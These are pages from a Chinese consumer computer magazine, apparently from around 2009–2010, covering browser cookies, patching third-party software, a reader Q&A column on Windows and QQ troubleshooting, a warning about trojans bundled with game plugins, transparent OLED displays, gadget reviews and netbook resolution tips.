当你浏览某网站时, 这个网站会在你的电脑里生成一个文件——Cookies, 它可以记录你的用户 ID、密码、浏览过的网页、停留的时间等信息。当你再次来到该网站时, 网站通过读取 Cookies, 得知你的相关信息, 就可以做出相应的动作, 如在页面显示欢迎你的标语, 或者让你不用输入 ID、密码就直接登录等等。从本质上讲, 它可以看作是你的身份证。

一个网站只能取得它放在你的电脑中的信息, 它无法从其它的 Cookies 文件中取得信息, 也无法得到你的电脑上的其它任何东西。Cookies 中的内容大多数经过了加密处理, 因此一般用户看来只是一些毫无意义的字母数字组合, 只有服务器的 CGI 处理程序才知道它们真正的含义。

由于 Cookies 是我们浏览网站传输到用户计算机硬盘中的文本文件或内存中的数据, 因此它在硬盘中存放的位置与使用的操作系统和浏览器密切相关。在 Windows XP 系统中, Cookies 文件的存放位置为 C:\Documents and Settings\用户名\Cookies, 在 Windows Vista/7 的计算机中, Cookies 文件的存放位置为 C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Low。

虽然 Cookies 一般都进行了加密处理, 但是很多软件都可以对它进行解密处理, 所以用户如果在公用电脑上登录网页, 请一定要清理自己留在系统里的这些痕迹, 否则小小的 Cookies 可能会泄露众多隐私。

菜菜们都知道系统有了漏洞需要打补丁, 但是如果第三方软件出现漏洞了呢? 想必很少有菜菜为第三方软件去打补丁吧, 但是现在黑客早已经转移了目标, 已经不再局限于系统漏洞, 而是将第三方软件漏洞作为攻击目标, 之前暴风影音出现的溢出漏洞就造成网络上大规模的挂马攻击。那么我们怎样才能为第三方软件打好补丁, 保护系统的安全呢? 请看本文。

# 打好第三方软件补丁

文 / 图: 菜菜

### 何谓第三方软件漏洞?

是指一些第三方软件, 由于自身软件设计的原因, 在他们提供给 IE 的组件上, 存在一些漏洞, 而这些漏洞会被黑客以及恶意网站利用。在用户浏览网页过程中, 通过漏洞下载木马病毒入侵用户系统, 进行远程控制、盗窃用户的帐号和密码等, 从而使用户遭受到损失。这里所指的第三方软件包括我们熟悉的 Flash Player、迅雷、暴风影音、百度超级搜霸、realplayer 等。一旦这些用户数量庞大的第三方软件出现漏洞, 所造成的危害并不比 Windows 漏洞小多少。



图 1. Flash Player 也是漏洞大户

### 如何打第三方软件的补丁

第三方软件不像 Windows 那般强大, 勾上“自动更新”就能打补丁了。往往软件出现了很严重的 Oday 漏洞, 用户毫不知情, 甚至数月乃至数年之后才会发现漏洞的存在, 可见对于第三方软件漏洞而言, 危害只是其

次, 更重要的是其漏洞的潜伏性。那么我们如何才能及时有效的更新第三方软件的补丁呢?

1. 关注软件自带的公告新闻系统。一些第三方软件自带公告新闻系统, 一旦软件出现漏洞或更新, 都会发出相应的提示, 我们只需根据这些提示去软件的官方网站安装相应的补丁即可。

2. 使用第三方软件补丁更新工具。除了到软件的官方网站进行补丁安装外, 我们还可以借助一些专业的补丁更新工具来帮我们打补丁。例如常用的安全工具“360 安全卫士”和“金山漏洞修复”就有这样的功能。这里以“360 安全卫士”为例, 其检测的步骤如下: 运行“360 安全卫士”, 切换到“修复系统漏洞”页面, 这时软件会弹出一个专门的漏洞信息窗口, 我们切换到“第三方软件补丁”处, 在这里就能看到未打补丁的第三方软件了,



图 2. 用“360 安全卫士”打补丁

勾选它, 然后点击“修复选中漏洞”按钮就可以为其打上补丁了。

如果你觉得“360 安全卫士”太过于臃肿, 那么“金山漏洞修复”就一定更合你的胃口。双击安装程序 ksa.exe 进行安装, 软件会自动完成整个安装过程, 之后会打开软件主界面, 并提示当前系统中未打补丁的第三方软件, 我们在需要打补丁的项目上打上钩, 然后点击“修复选中项”按钮即可。



图 3. 用“金山漏洞修复”打补丁

3. 更新软件版本。虽然上文的两款安全工具可以实现第三方软件的补丁安装, 但是某些漏洞, 软件官方并未提供补丁, 这样安全工具也不起作用了。这时该怎么办呢? 更新软件版本是唯一的办法, 更新第三方软件版本不仅可以修复软件的漏洞, 还能使用到新功能, 何乐而不为呢?





# 焉老虎 正传

昨天见一个神人,看到开机磁盘自动检查马上就觉得很烦躁,没检完就马上 Reset。很自然的,不停地重启磁盘自检也就一次又一次地出现,结果他更烦躁,马上拿消防斧把机箱砸了。果然是牛人啊。让我联想起曾经有人问俺,开机总是提示要安装补丁是为啥?其实也就大概是自己阻止补丁安装,然后系统不断重试引起的,自作孽啊。有人喜欢在房间里挂一个“忍”字,那也不是没有道理的。



**【焉老虎】:**其实这期的重金悬赏问题在网络上有很多“答案”。但是这些“答案”都很笼统,“beac0n”同学的答案虽然同样来自网络,但是他对这些“答案”进行了非常系统的分类,将一些常见的问题出现情况进行了介绍和给出了解决方案,对于提问者有很大的帮助。


**43期悬赏问题**  
老虎,我想问问我电脑的一个问题,从前几天开始我的电脑就无法关机了,我点击了系统的关机选项,系统也的确进入了关机程序,出现了关机画面,但是就是在这个画

面上就卡起了,无法完成系统关机,每次只能靠强制按 Power 键完成关机,请问这是什么问题?

**最佳答案:**  
这个问题我帮你谷歌了一把,发现出现无法关机的原因很多。很多用户遇到的这个问题都是因为不正常关机造成 Windows 系统关机的音频文件丢失而引起的。对于这种情况,你可以进入控制面板,打开“声音和音频设备”项,切换到“声音”标签,然后将“声音方案”设为“无声”,或者将“程序事件”中的“退出 Windows”的声音设为“无”即可。还有一种情况是因为一些软件问题

造成,比如一些软件以驱动形式驻留在系统中,系统无法结束这些进程导致无法关机,此时你可以看看出现无法正常关机情况系统安装了什么软件,你可以尝试卸载这个软件,解决问题。

**44期悬赏问题:**  
**【天空小虫】**请敬爱的老虎和各位热心的高手高高手帮忙,解决一下小弟的问题。小弟的电脑最近出了一点故障:有时候聊 QQ 时,系统会假死:网页和 QQ 都出现无法响应状态。但是等大约 1 分钟左右系统又会活过来,请问我电脑出现了什么问题?  
**赏金:**家用论坛声望 3 点,学问积分 10  
**注:**家用电脑论坛声望可以兑换相应的精美奖品。



网上求助: <http://ask.cbifamily.com>

## 为电脑中的程序分配带宽

“有 A 和 B 两个应用程序,我用的是 2M ADSL,想用个分配带宽的软件将带宽不等的分给 AB 两个程序。比如:A 获得 180K,B 获得剩余的 70K。不知道有没有这种软件……”

**【焉老虎】**当然有啦。[http://www.cbifamily.com/download/20094\\_4.html](http://www.cbifamily.com/download/20094_4.html) 的 NetLimiter, <http://seriousbit.com/netbalancer/> 的 NetBalancer, 还有就是 <http://www.cbifamily.com/download/200944.html> 的流量之眼



图 1 流量之眼是中文界面

FluxEye 都可以。其中流量之眼 FluxEye 是中文界面的软件,可能更适合你使用。

## Windows 下的磁盘修复软件

“最近感觉用来装 Win7 的第二硬盘有点不太对劲,已经出现过几次启动失败了,但是重启后又感觉不到有什么问题,用 HD Tune Pro 检查了一下发现有坏道,但是不知道用什么软件修复好听说 mhdd 能修复但那是 DOS 操作的,我连怎么进 DOS 还不会,更不用提用软件修复了... 求推荐一款 Windows 下操作的硬盘修复软件,谢谢。”

**【焉老虎】**Windows 下的磁盘修复软件目前比较火的是 Victoria, 这又是俄罗斯人出品的一款软件,官方网站为 <http://tinyurl.com/ygvuy9c>, 使用方法则可以参考 <http://bbs.intohard.com/viewthread.php?tid=14030&fpage=3>。另外, [http://www.benchmarkhq.ru/english.html?be\\_hdd.html](http://www.benchmarkhq.ru/english.html?be_hdd.html) 也有更多的磁盘工具,你也可以尝试一下。但如果硬盘是物理坏道的话,是没法修复的,只能将其屏蔽。

## 360 安全卫士的替代品

“最近更新了新版的 360 安全卫士,发现这东西附加的功能越来越多,并且关闭起来还很麻烦,但它自带的监控注册表变化和垃圾软件的功能很不错,还不含

得丢,因此想咨询一下虎哥,有没有跟 360 安全卫士功能类似的软件,这样就好把它替换掉了。”

**【焉老虎】**试过超级巡警没?这个同样可以实时监控注册表和系统文件的改动,暂时没有附带更多功能,其官方网站是 <http://www.cbifamily.com/download/64954.htm>, 建议用用看。国外也有一个类似的软件,叫做 IObit Security 360, 你可以从 <http://www.iobit.com/security360.html> 得到其最新版,不过还没试过对国内恶意软件的检测能力如何。

## 记录键盘鼠标的运行里程

“我每天都坐在电脑旁,GF 总是说我不爱运动,这就让我突然想起个有趣的事情,是不是可以找个软件统计一下我每天移动鼠标和键盘的里程,这样就可以给她看,我每天用手跑了多少公里了,咋咋。”

**【焉老虎】**亏你想得出来啊。那试试 <http://www.tjelinek.com/main.php?section=w> 的 WinOMeter, 可以记录和导入、导出每天或全




图 2 WinOMeter 的主界面

▶没有什么是万能的,即使是“神”!比如大家公认的“股神”巴菲特,他虽然在股市上能呼风唤雨但是他却用不来手机,不会发手机短信。当然这个不会发短信的老头却是俺老虎羡慕的对象,既然老虎的偶像都还不是“万能”的,那么老虎我肯定也不是万能的了,所以请各位 Fans 们不要用那种“万能的老虎”“神一样的虎哥”的词汇称呼我,这样老虎我会骄傲的。

## 上周积分排行

望月犀牛	241
colindean0319	163
无敌铁裤衩	101
CoolerNet	76
焉老虎	59
东吴大帝	53
罗密欧	45
lijmysh	44

部键盘按键次数和鼠标走的路程。不过我也建议不要这么蒙事,身体是革命的本钱,还是要锻炼锻炼的。

## 制作带注册码的电子书

“我需要做一个电子文档,由于需要限制传播,所以想制作一个带注册码的电子书,需要寻找有这方面功能的制书工具,请焉老虎大侠推荐,先谢谢!”

**【焉老虎】**<http://www.cbifamily.com/download/94153.htm>, 推荐你使用这里的网文快捕,它有一个保护 exe 格式电子书功能,可以为电子书架上密码。





图 3 网文快捕的保护电子书功能



**虎哥提示:**网络游戏一直是盗号者所重点关注的的内容,所以他们会想尽办法盗取用户的网游帐号,所以用户在网上查阅游戏攻略,下载游戏插件补丁时都要小心谨慎。第一,你需要随时随地开启杀毒软件防护功能;第二,下载补丁插件去正规网站,下载后请用杀毒软件扫描。

## 警惕捆绑型病毒

上周国内感染量排名前十的病毒(以下简称 TOP10)中有五个木马是依靠捆绑方式进行传播的, TOP10 的总感染量约为 1400 万台次,而五个捆绑型木马的感染量之和就达到 750 万台次以上,占到 TOP10 总感染量的 53.5%!

山毒霸安全反病毒工程师对大量样本进行分析后发现,最受黑客团伙欢迎的捆绑对象,为网游外挂、电子书阅读程序、视频播放器。而几乎所有因为下载这些程序中中招的用户,都有一个共同点,就是他们下载的程序要么非官方下载链接,要么就是些连数字签名都没有的“三无产品”。

而这些都是很容易被不法黑客动手脚的地方,很有可能你所去的下载网站就是黑

**【纵横 & 渔夫】**虎哥,我玩的《剑侠 3》又被盗号了,55555...。我朋友说是我用的大脚插件盗的号,但是我看金山在网站上发出的声明称大脚插件无毒,可以安全使用。这下让我迷茫了,到底是不是插件盗号?我已经习惯了使用插件的日子啊。请老虎帮忙。

**【焉老虎】**大脚插件本身是没有问题的,但是有一些盗号者喜欢将病毒捆绑在这个用户量众多的插件上,并通过论坛、假冒网站等途径骗用户将有病毒插件下载到电脑中,从而盗取用户帐号。这里老虎建议你删除你的大脚插件,重新到 <http://bigfoot.178.com/jx3/> 下载正规的插件进行安装。

另外老虎要提醒大家近期捆绑型病毒的感染量越来越大了。以非常形象的例子来说,





焉老虎俱乐部: http://bbs.cbifamily.com

### 关于双系统的安装

虎哥好!我硬盘有二个主要分区和好几个逻辑分区。一个主要分区里装了XP,现在我在另一个主要分区里装Windows 7的话可不可以?有什么问题或要注意的吗? —huzhang87

【焉老虎】:装双系统最大的问题就是引导问题。你先安装了XP再安装Windows7这是最标准的做法,XP和Windows7是亲兄弟当然没啥问题。安装完毕之后Windows7会自动创建双系统引导,都不需要你干预。

当然,你还需要注意一点,就是要保证安装Windows7的安装分区有足够的空间。建议安排至少15G的空间,如果你打算长期用下去,建议分区大小不小于20G,如果有可能弄到30G就差不多了。如果分区不够大,你可以用一张PE工具盘启动系统,用其中带的PM分区调整工具重新分配空间即可。调整分区前建议备份重要文件。

### Windows7 下载的问题

最近新买台笔记本,用的是Windows7系统,在网上下载软件(QQ,网游安装程序等)下载完成之后,就没有了,在下载的路径也找不到下载的程序,不知道是什么原因,谁能帮帮我,谢谢! —lux115

【焉老虎】:Vista和Windows7下面使用IE直接下载的时候,默认保存的文件夹是C:\Users\用户名\Downloads(或者“下载”)。你进到这个文件夹就可以找到下载的文件了。以Windows7为例,你也可以点击开始菜单→用户文件夹(开始菜单右上角的用户名)→进去之后就可以看到一个叫做“下载”的文件夹,东西都在里面。

### 装哪个版本的 windows 7

我的电脑是07年买的型号是530,显卡是8300的128M,CPU是酷睿4300,2G的内存,买电脑时随机系统是vista的家庭基础版,请问我现在装哪个系统版本的win7,我的电脑能正常运行win7

么? —jianhuafeiwu

【焉老虎】:你的系统跑Windows7当然没问题,我的UMPC才800MHZ A110处理器、显卡也是Intel集成显卡都敢跑Windows7,你怕啥呢?Windows7的硬件要求比Vista要低,所以你的电脑既然能跑Vista就不应该担心Windows7对硬件的要求。另外版本方面也不用担心,你可以安装任何一个版本,你根据自己需要选择即可。

不过需要跟你说一下激活的问题,预装Vista的电脑可以激活任何一个版本的OEM版Vista,但是不能激活Windows7,你要实现OEM激活得另外想办法哦。


### 怎样看 windows7 是否为正式版

请问大家怎样看Windows7是RTM还是正式版啊?我的电脑右键属性那里就写了Windows7旗舰版,我是从网上下的。 —江户小子

【焉老虎】:系统属性里当然不会写上正式版了,呵呵。要看系统的版本其实也挺简单的,我教你几招吧。

方法一、在开始菜单的搜索框中输入cmd并回车,打开命令提示符窗口→输入ver并回车。这时会返回一段字符,如果是“Microsoft Windows [版本 6.1.7600]”就说明是正式版的。6.1.7600是正式版的版本号。

方法二、随便打开一个文件夹窗口,按下alt键,这时会出现菜单栏→帮助→关于Windows。在弹出来的窗口中,重点看如图中的“内部版本号”,如果是7600则说明是正式版。



### 查看 Windows7 的版本

### Win7 不能安装 vc\_redist\_x86

老虎哥哥,我的Windows7以前是可以安装vc\_redist\_x86的,不知什么时候起无法安装了,总是在收集系统信息这里就自动退出了,现在好多游戏都不能玩了,怎么办啊。 —lemontree


【焉老虎】:以前可以装,那就说明你以前装过了?以前可以安装的程序现在无法安装,可能是软件冲突例如关闭杀毒软件和其他主

动防御软件试试看,此外你查看最近安装了什么程序,是不是因为这些东西影响了vc\_redist\_x86的安装。另外也有可能是你的安装包坏了,建议你到微软官方网站下载: http://www.microsoft.com/downloads/search.aspx?displaylang=zh-cn。在这里直接搜索vc\_redist,记得要勾选“同时显示英文版下载”;出来的结果一共有3个,你可以安装Visual C++ 2008 Redistributable Package (x86)和Visual C++ 2005 SP1 Redistributable Package (x86)。

### 怎么设置收藏夹位置

怎么把IE收藏夹换出来到非系统盘的位置?我会设置Internet临时文件夹,就是不会IE收藏夹。不小心把IE收藏夹覆盖了的话,损失不可小瞧啊!是说把它设置到其他地方,不是复制出来。 —yanglioushu

【焉老虎】:修改收藏夹的位置一般是通过修改注册表来实现的,以XP下面的修改为例说明一下吧。在开始菜单的“运行”中输入regedit并回车,展开到HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders。双击字符串值Favorites,在里面修改收藏夹的具体位置就可以了。修改完毕之后,需要重新启动系统才能生效。如果你使用其他IE核心的浏览器,有的也带有自定义收藏夹的功能。



### 修改收藏夹的位置

### doc 文件在 win7 下不兼容

发现问题,似乎win7并不“喜欢”doc。因为在Win7下面用msoffice设置为文件默认的打开程序,但是双击后说不是有效的win32应用程序。一定要启动word后,打开以前的word2003格式的文件才能看到。 —longklong4k

【焉老虎】:恰巧我用的也是office2007 Sp2和Windows7 64位系统,呵呵。我这里没有问题,建议你到控制面板→程序→始终使用指定的程序打开此文件类型,重新关联一下,应该就会解决问题了。如果还不能解决问题,你看看你用的是不是绿色版的Office?建议再重装一下Office,记住不要用DIY版的Office2007哦。

### QQ 经常莫名 关闭

我的QQ不知道怎 么的经常是一开启后就 假死1分钟左右,接着 在运行时经常会突然出现报错框,点击后QQ 就自动重启,很是烦人,请问这是是什么原因啊? —秋天的虫儿

【焉老虎】来来来,让老虎我掐指一算:你可是用的QQ2008版?你的QQ群是否很多?重启QQ后再出现QQ报错的情况很少?其实出现这样的情况是QQ这个版本的bug造成的,当QQ群太多,你登录时突然获得的数据量太大,就会造成假死情况甚至是报错重启。对于这种情况,老虎建议你升级你的QQ,比如下载现在最新版QQ2009 SP5,基本上就解决了这个问题。

对于你安装新版QQ后所存在的顾虑,比如以前的聊天记录、QQ表情这些问题,老虎告诉你不必担心,新版的QQ可以兼容以前的聊天记录和QQ表情。




### QQ 报错框

### 我电脑为何上传流量很高

我电脑不开任何软件都会存在30到40多K/S的上传流量。最初我还没有发觉,直到寝室室友用网络监控软件发现我电脑的流量不正常告诉我的,请问老虎我电脑为何会存在莫名的上传流量?

【焉老虎】你电脑是否安装过什么BT软件或者一些P2P视频软件?这些软件是否设置了随系统启动而启动?很多P2P软件他们都会将自己设置成自动启动模式,一开机这些软件就自动启动,自动的上传你曾经下载过的文件给网络上的其他用户,所以你可以用360开机加速功能来看看到底是哪些软件自动运行,在上传文件。



### 360 可以查看开机运行



【焉老虎】:不管是偷菜也好停车也罢,其目的都是为了加强人和人之间的联系。除了偷菜还有QQ的好友印象也是大家常用的一项功能。但参与的人一多,就很容易伴现出现一些问题,有的功能也变味了,成为了恶搞的工具。

## QQ 好友印象恶搞如何看待呢?

【焉@lonewolf】这东西怎么说呢,网上的文化氛围就是这样。前几天还有“新闻”说某人因为QQ的好友印象的恶评而和女友分手。换个角度来看,这种恶搞和现实生活中的“诽谤”差不多,只是网友之间的恶搞是带有开玩笑性质的,这个玩笑有时候开过头了,就会伤到人。虽然玩笑也许是善意的。让我联系起前段时间,有几个人去水边玩,有人就因为同伴在身后“开个玩笑”推了一把,就这样走了。我想,在开玩笑之前,应该想想能不能开、会不会过分吧。

【焉@扇烽】确实是这样,人一多什么事情都容易变味。以前SNS网络社区投票还是很文明的,前段时间忽然出现了很多恶意的标题,例如看到不投票就咋地之类的,还诅咒别人的家人长辈,这就太过分了。什么都得把握一个度,一个是大家心中的度,另外一个“游戏规则”的度。众口难调,总有些人素质不高,就得看网站管理者如何治理了。不过我觉得好友印象也没那么严重,毕竟评语可以自己删除的。

【焉@一笑】老兄啊,国内现在互联网文化不就是恶搞么?例如以前的小胖、前段时间的“叫你回家吃饭”不都是这样的?虽然言者无意听者有心,不过轮到我自己的时候也就笑笑过去了。我的好友印象还有人说“该用户正在看H网页”,也就笑笑吧;看不顺眼删除就好了,如果此人还是继续恶搞,自认倒霉交友不慎吧,呵呵。不否认有的人不理解互联网文化,要是因为这个引起身边朋友的误会,我想还是有解释的余地的。



# 透明面板梦想成真 “玻璃”数码时代近在眼前



N年前,网上曾经流传过一组透明显示的PS图片。虽然是假的,但笔记本那透明的屏幕还是让许多人颇为向往。孰料今天,这种愿望竟然真的实现了。


## 正反两面都可以看,众厂商扎堆演示

在近日召开的2009年度国际平板显示器大会上,三星和LG两家韩国厂商就不约而同地推出了这种透明的OLED(即最近一段时间手机、MP3、数码相机上开始使用的新型“有机发光显示”屏幕),使显示器本身呈现出了“如同Vista中Aero那样的玻璃效果”。其中,三星展出的这种显示器为2-4.3英寸,而LG的同类展品的尺寸要大得多,为15英寸。不过两者的透明度都是30%,虽然没有Aero那样的透明度,但是却足以让使用者从正反两方面观看显示器上的内容。



▲操作系统的“玻璃”效果加上显示器的透明效果

无独有偶,在近期召开的柏林专业照明设计大会上,西门子也展出了发光面积达到210平方厘米的透明OLED面板。如果是4:3比例的话,那么这就相当于一块8.23英寸的屏幕。



▲背面也可以看到

## 下一个流行:透明手机成街机

透明OLED是怎么做到的呢?从西门子的描述,即“关闭电源时,OLED几乎无法被察觉”中就可以知道,超薄是显示器透明的因素,数百微米的厚度只相当于几十根头发丝捆在一起的直径。OLED透明面板的核心关键还是在于一种前沿的电极技术,凭借此技术,电流可以均匀地分布在活性表面上,所以当你观察时,会造成整个超薄面板亮度完全一致的透明视觉。



▲美轮美奂的透明概念手机

索尼、LG和富士通等手机厂商已经在“蠢蠢欲动”,如果透明面板就此崛起,那么透明手机成为街机就是迟早的事情;其次是一些崭新的应用。比如,为了解决手指在狭小空间上腾挪会遮挡画面的难题,微软的那个背后触摸的想法可以付诸实现了。另外,透明面板可以使桌面游戏的玩家的人数增加一倍,当然显示器背后的人最好准备一面镜子,除非你愿意看反的画面。而如果西门子在2011年如愿研制出1平方米的透明面板的话,那么在透明的、3D的平板电视机上演绎的游戏会是什么样子的呢? (文 上海 艾可可)(443601)



▲透明+3D,很快PC游戏会变成这样



▲透明手机目前透明的只是键盘



## 天然 手摇式充电电池

相机突然没电了,怎么办?这个手摇式充电电池就可以帮你,只需打开电池身上的折叠摇柄,然后转动,其内部的发电装置就会开始工作,大约20分钟就能将电池充满。另外它还支持充电器充电,在有电的地方就不用手摇啦。


点评:这电池设计得挺不错哦,电芯寿命到了还可以替换,不过就嫌手摇的时间长了点,用手摇20分钟也挺累的。如果你的设备需要多个电池,那么这就成了恶梦,不过也可以叫朋友帮忙,一群人在摇啊摇……



## 窗帘 太阳能充电器

从外面看来,这只是一块图案漂亮,挂在窗上用来遮挡阳光的窗帘,其实它还有另外一个“身份”——太阳能充电器。白天它可以将太阳能转化并储存成电能,到了夜晚,你就可以通过他的USB接口为你的电子设备充电了。


点评:真的是一个很漂亮的窗帘哦,错了,是一个充电器才对,如果太阳能板的花纹能有多重选择,那就可以随心更换了。但是我的手机没有转换线,不能转USB充电呀,看来转换线也是一个问题。



## 复古 CD 音乐播放器

不可否认,CD的效果比MP3好。这款外观独特的CD播放器,由两个圆盘组成,只需要将CD放在银色圆盘的缺口中就可以播放音乐。下面的黑色圆盘除了起支撑作用外,它还是一个音箱和一组控制按钮。如果你想调节音量,只需转动一下银色圆盘就可以了。


点评:简约的设计,看上去很不错,但是激光头暴露在外面,很容易铺上灰尘,寿命会缩短。另外CD播放时没有任何保护措施,手可能会被转动的CD盘划伤,如果CD的质量都不太好,一旦光盘破裂,那就不堪设想了。



## 两用 不仅仅是台灯

这个台灯在外表看来除了灯头大一点,其他也没什么特别,怎样看都是一盏台灯。但是当你将灯头翻转,那就变成了一个设计师们经常用到的灯箱,A4纸大小,上面还有刻度呢。你还可以将曲折的灯头倒趴在桌子上持平,轻巧,方便是它的主要特点。

点评:我觉得它比较适合学生使用,尤其是学习设计的朋友,一个好的灯箱可能比这小台灯贵得多,但这台灯就可以一物两用,省钱又省位置,有这方面需求的朋友不妨一试。



(图/文 闪客U)


## Photoshop 造型相架

注意,这不是Photoshop软件,这是拥有Photoshop外型的传统相架,照片放进去后你肯定会去点操作键PS一下。



## iPhone 真人组合版

这是大号的iPhone衫,利用前方的LCD屏幕显示人手上iPhone的画面,很有创意。



## 电吉它T恤

显然不是只有一件衣服,就可以发出音乐,还是要配上喇叭以及电源装置(需要电池为动力),才能将声音输出。



## NDSi 增大两个尺寸

传说NDSi要出大号尺寸的,不过可不是无聊者的幻想,NDSi LL明显地都大了一点,但大范围主要还是在屏幕方面。







为了便携考虑,不少朋友会选择买上网本。但由于屏幕小、分辨率低,在玩游戏或运行某些软件时,无法正常显示完整界面。经笔者摸索,只要提升屏幕分辨率即可解决问题。遗憾的是,在默认情况下,上网本无法提升分辨率值,此时只有通过一些特殊方法来解决了。

# 如何“提升”上网本屏幕分辨率

## 方法 1: 开启隐藏显示模式


上网本分辨率普遍比较低,但这并不表示液晶屏无法支持更大分辨率,只是分辨率值被隐藏起来了。以笔者的联想 M10W 上网本为例,其最大分辨率仅为 1024 x 576,且默认不可调节,但可以通过显示属性开启更大分辨率值,方法是右键单击桌面空白处,选择“属性”菜单,进入“显示属性”窗口后,单击“设置”选项卡,此时默认显示最大分辨率为 1024 x 576(如图 1)。



●图 1 屏幕默认分辨率

点击“高级”按钮,并切换到“监视器”选项卡,取消“隐藏该监视器无法显示的模式”的小钩(如图 2),点击“应用”按钮后,返回到“显示属性”的“设置”选项卡,此时在“屏幕分

辨率”下会出现更多的分辨率值,用鼠标向右拖动滑块,将分辨率调节为 1024 x 768(如图 3),点击“确定”按钮后,再次运行游戏或应用软件,软件界面就能完整显示了。



●图 2 开启隐藏的显示模式



●图 3 调整屏幕分辨率


## 方法 2: 用软件调节分辨率

大多数上网本都可通过上述提升屏幕分辨率,但并不是所有的上网本都有效,此时需要借助第三方软件来调节,以 NRC 软件为例。

★ 下载地址: <http://www.cbifamily.com/download/200944.html>

下载并解压 NRC 软件,运行解压目录下的 NRC 程序,在“General”界面中选择“中文”,点击“Save”按钮,软件界面会以全中文模式显示。

